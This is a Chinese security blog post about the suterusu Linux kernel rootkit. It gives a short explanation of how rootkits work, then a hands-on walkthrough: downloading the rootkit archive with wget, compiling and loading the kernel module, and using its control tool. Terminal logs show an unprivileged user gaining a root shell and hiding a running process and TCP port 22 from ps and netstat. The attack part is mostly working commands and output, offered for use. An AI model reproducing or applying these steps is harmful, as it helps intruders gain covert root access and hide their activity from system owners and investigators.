

Linux Rootkit suterusu

一月 7, 2013 | 浏览 : 63 views | posted in [工具代码](#) - Written by: [admin](#)


前言

最早Rootkit用于善意用途, 但后来Rootkit也被骇客用在入侵和攻击他人的电脑系统上, 电脑病毒、间谍软件等也常使用Rootkit来隐藏踪迹, 因此Rootkit已被大多数的防毒软件归类为具危害性的恶意软件。Linux、Windows、Mac OS等操作系统都有机会成为Rootkit的受害目标。

Rootkit出现于二十世纪90年代初, 在1994年2月的一篇安全咨询报告中首先使用了rootkit这个名词。这篇安全资讯就是CERT-CC的CA-1994-01, 题目是Ongoing Network Monitoring Attacks, 最新的修订时间是1997年9月19日。从出现至今, rootkit的技术发展非常迅速, 应用越来越广泛, 检测难度也越来越大。

rootkit介绍Rootkit是一种奇特的程序, 它具有隐身功能: 无论静止时(作为文件存在), 还是活动时, (作为进程存在), 都不会被察觉。换句话说, 这种程序可能一直存在于我们的计算机中, 但我们却浑然不知, 这一功能正是许多人梦寐以求的——不论是计算机黑客, 还是计算机取证人员。黑客可以在入侵后置入Rootkit, 秘密地窥探敏感信息, 或等待时机, 伺机而动; 取证人员也可以利用Rootkit实时监控嫌疑人员的不法行为, 它不仅能搜集证据, 还有利于及时采取行动。!

从上文中我们已经了解, 内核在系统中处于核心枢纽的地位, 下面我们具体介绍内核中与Rootkit紧密相关的几个主要功能, 更重要的是这些功能对Rootkit的意义所在:



进程管理。进程可以简单理解为运行中的程序, 它需要占用内存、CPU时间等系统资源。现在的操作系统大多支持多用户多任务, 也就是说系统要并行运行多个程序。为此, 内核不仅要有专门代码来负责为进程或线程分配CPU时间, 另一方面还要开辟一段内存区域存放用来记录这些进程详细情况的数据结构。内核是怎么知道系统中有多少进程、各进程的状态等信息的? 就是通过这些数据结构, 换句话说它们就是内核感知进程存在的依据。因此, 只要修改这些数据结构, 就能达到隐藏进程的目的。

文件访问。文件系统是操作系统提供的最为重要的功能之一。内核中的驱动程序把设备的柱面、扇区等原始结构抽象成为更加易用的文件系统, 并提供一个一致的接口供上层程序调用。也就是说, 这部分代码完全控制着对硬盘的访问, 通过修改内核的这部分代码, 攻击者能够隐藏文件和目录。

安全控制。对大部分操作系统来说, 因为系统中同时存在多个进程, 为了避免各进程之间发生冲突, 内核必须对各进程实施有效的隔离措施。比如, 在MS-Windows系统中, 每个进程都被强制规定了具体的权限和单独的内存范围。因此, 对攻击者而言, 只要对内核中负责安全事务的代码稍事修改, 整个安全机制就会全线崩溃。Source : http://fuzzexp.org/suterusu_rootkit.html

内存管理。现在的硬件平台(比如英特尔的奔腾系列处理器)的内存管理机制已经复杂到可以将一个内存地址转换成多个物理地址的地步。举例来说, 进程A按照地址 0x0030030读取内存, 它得到值的是“飞机”; 然而, 进程B也是按照同样的地址0x0030030来读取内存, 但它取得的值却是“大炮”。像上面这样, 同一个地址指向截然不同的两个物理内存位置, 并且每个位置存放不同的数据这种现象并不足以为怪——只不过是两个进程对虚拟地址到物理地址进行了不同的映射而已。如果这一点利用好了, 我们可以让Rootkit躲避调试程序和取证软件的追踪。

suterusu

suterusu是一个功能很强大的Rootkit, 能在android上使用哦 支持UBUNTU 2.6 到3.5。。。。通杀

安装

前言

suterusu

安装

功能

- 获得ROOT权限
- 隐藏进程
- 隐藏TCPv4
- 更多的功能

参考

Linux 培训进行中

大部分都是文档, 少量的视频, 有专门的论坛进行提问和讨论, 特殊情况进行远程协助

brk@Dis9Team

无关大蒜与咖啡

九区 某些时候还是很团结的

封杀九区狗大联盟专用PS1

故人西辞莫相忘

谁情深如湿 谁情薄如纸

域名被射了 围观下

痴情种子, 自来也

开门 卖A片!

我的自述

此曲只有天上有 火焰驹

Views

培训服务 - 8,398 views

Metasploit and Beef tutorial - 4,927 views

Cracking WPA/WPA2 con CoWPAtty & Aircrack-ng from BackTrack 5 - 4,802 views

SQL Injection and Cross-Site Scripting - 4,269 views

Mysql SQL injection : Remote Command Execution - 4,157 views

Bits of python: import a CSV file into a MySQL database. - 3,879 views

强大的嗅探工具ettercap使用教程: 我的欺骗规则 - 3,531 views

NMAP - NSE for detecting vulnerable PHP-CGI setups (CVE2012-1823) - 3,368 views

Backtrack Forensics HOWTO - 3,041 views

Dump Windows password hashes efficiently - 2,798 views

```

root@Dis9Team:/tmp# wget http://lucky.fuzzexp.org/file/r00tklt/suterusu.tar.gz
root@Dis9Team:/tmp# tar xf suterusu.tar.gz
root@Dis9Team:/tmp# cd suterusu/
root@Dis9Team:/tmp/suterusu# make linux-x86 KDIR=/lib/modules/$(uname -r)/build
make ARCH=x86 EXTRA_CFLAGS=-D_CONFIG_X86_ -C /lib/modules/2.6.38-8-generic/build
make[1]: Entering directory `/usr/src/linux-headers-2.6.38-8-generic'
  CC [M] /tmp/suterusu/suterusu.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /tmp/suterusu/suterusu.mod.o
  LD [M] /tmp/suterusu/suterusu.ko
make[1]: Leaving directory `/usr/src/linux-headers-2.6.38-8-generic'
root@Dis9Team:/tmp/suterusu#

```

编辑TOOLS

```
root@Dis9Team:/tmp/suterusu# gcc sock.c -o sock
```

加载模块

```
root@Dis9Team:/tmp/suterusu# insmod suterusu.ko
```

功能

获得ROOT权限

```

root@MyPS111...lucky/file/r00tklt  brk@Dis9Team: /tmp/suterusu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address State    PID/Program name
tcp        0      0 0.0.0.0:13306    0.0.0.0:*       LISTEN   1314/mysqld
tcp        0      0 0.0.0.0:1357    0.0.0.0:*       LISTEN   4836/sendmail: MTA:
tcp        0      0 0.0.0.0:13350   0.0.0.0:*       LISTEN   2336/xrdb-session
tcp        0      0 0.0.0.0:22      0.0.0.0:*       LISTEN   1051/sshd
tcp        0      0 0.0.0.0:1631    0.0.0.0:*       LISTEN   1926/cupssd
tcp        0      0 0.0.0.0:15432   0.0.0.0:*       LISTEN   1393/postgres
tcp        0      0 0.0.0.0:125     0.0.0.0:*       LISTEN   4836/sendmail: MTA:
tcp        0      0 0.0.0.0:3389    0.0.0.0:*       LISTEN   2334/xrdb
tcp        0      0 192.168.167.128:22  192.168.167.1:63295 ESTABLISHED 6088/1
tcp6       0      0 :::22           :::*            LISTEN   1051/sshd
tcp6       0      0 :::1631         :::*            LISTEN   1926/cupssd
root@Dis9Team:/tmp/suterusu# ls
Makefile  Module.symvers  sock  suterusu.c  suterusu.mod.c  suterusu.o
modules.order  README  sock.c  suterusu.ko  suterusu.mod.o
root@Dis9Team:/tmp/suterusu# ls
Makefile  Module.symvers  sock  suterusu.c  suterusu.mod.c  suterusu.o
modules.order  README  sock.c  suterusu.ko  suterusu.mod.o
root@Dis9Team:/tmp/suterusu# su brk
brk@Dis9Team:/tmp/suterusu$ id
uid=1000(brk) gid=1000(brk) groups=1000(brk),4(adm),20(dialout),24(cdrom),46(plugdev),112(lpadmin),120(admin),122(sambashare)
brk@Dis9Team:/tmp/suterusu$ ./sock 0
Dropping to root shell
# id
uid=0(root) gid=0(root) groups=0(root)
#

```

隐藏进程

```

brk@Dis9Team:/tmp/suterusu$ nc -vv 127.0.0.1 22 &&
> ^C
brk@Dis9Team:/tmp/suterusu$ nc -vv 127.0.0.1 22 &
[1] 7343
brk@Dis9Team:/tmp/suterusu$ Connection to 127.0.0.1 22 port [tcp/ssh] succeeded:
SSH-2.0-OpenSSH_5.8p1 Debian-1ubuntu3
brk@Dis9Team:/tmp/suterusu$ ./sock 1 7343

```

```
Hiding PID 7343
brk@Dis9Team:/tmp/suturusu$ ps -ef | grep nc
root      10      2   0  08:42 ?        00:00:00 [sync_supers]
postgres 1628    1393   0  08:42 ?        00:00:00 postgres: autovacuum launcher
root     2500    2444   0  08:42 ?        00:00:00 /usr/bin/ssh-agent /usr/bin/db
root     2503      1   0  08:42 ?        00:00:00 /usr/bin/dbus-launch --exit-wi
root     2584    2565   0  08:42 ?        00:00:00 [zeitgeist-datah] <defunct>
root     2641      1   0  08:42 ?        00:00:00 /usr/lib/gnome-panel/wnck-appl
brk      7350    7245   0  09:26 pts/1    00:00:00 grep --color=auto nc
```

隐藏TCPv4

```
brk@Dis9Team:/tmp/suturusu$ netstat -antp | grep 22
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp      0      0 0.0.0.0:22          0.0.0.0:*           LISTEN -
tcp      1      0 127.0.0.1:41665     127.0.0.1:22        CLOSE_WAIT -
tcp      0      0 127.0.0.1:22       127.0.0.1:41665     FIN_WAIT2 -
tcp      0      0 192.168.167.128:22 192.168.167.1:65295 ESTABLISHED -
tcp6     0      0 :::22              :::*                 LISTEN -
brk@Dis9Team:/tmp/suturusu$ ./sock 3 22
Hiding TCPv4 port 22
brk@Dis9Team:/tmp/suturusu$ netstat -antp | grep 22
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp6     0      0 :::22              :::*                 LISTEN -
brk@Dis9Team:/tmp/suturusu$
```

更多的功能

更多的功能看他的帮助文档

参考

http://fuzzexp.org/check_rk.html 一次ROOTKIT检测

<http://fuzzexp.org/port-multiplexing-hidden-sniffing-and-attack.html> 端口复用: 隐藏 嗅探与攻击

<http://fuzzexp.org/i-did-not-expect-in-rootkit-2.html> 没想到中rootkit了

<http://fuzzexp.org/the-linux-rootkit-door-realization.html> Linux Rootkit Door的实现




- » 本文链接: <http://fuzzexp.org/?p=6282>
- » 订阅本站: <http://fuzzexp.org/feed>
- » 转载请注明来源: DIS9 TEAM » 《Linux Rootkit suturusu》

Follow comments via the [RSS Feed](#) | [留下评论](#)

Leave Your Comment

<input type="text"/>	Name (required)
<input type="text"/>	Mail (will not be published) (required)
<input type="text"/>	Website



Post Comment

 Powered by [Wordpress](#) and [MySQL](#). Theme by [Shlomi Noach](#), [openark.org](#)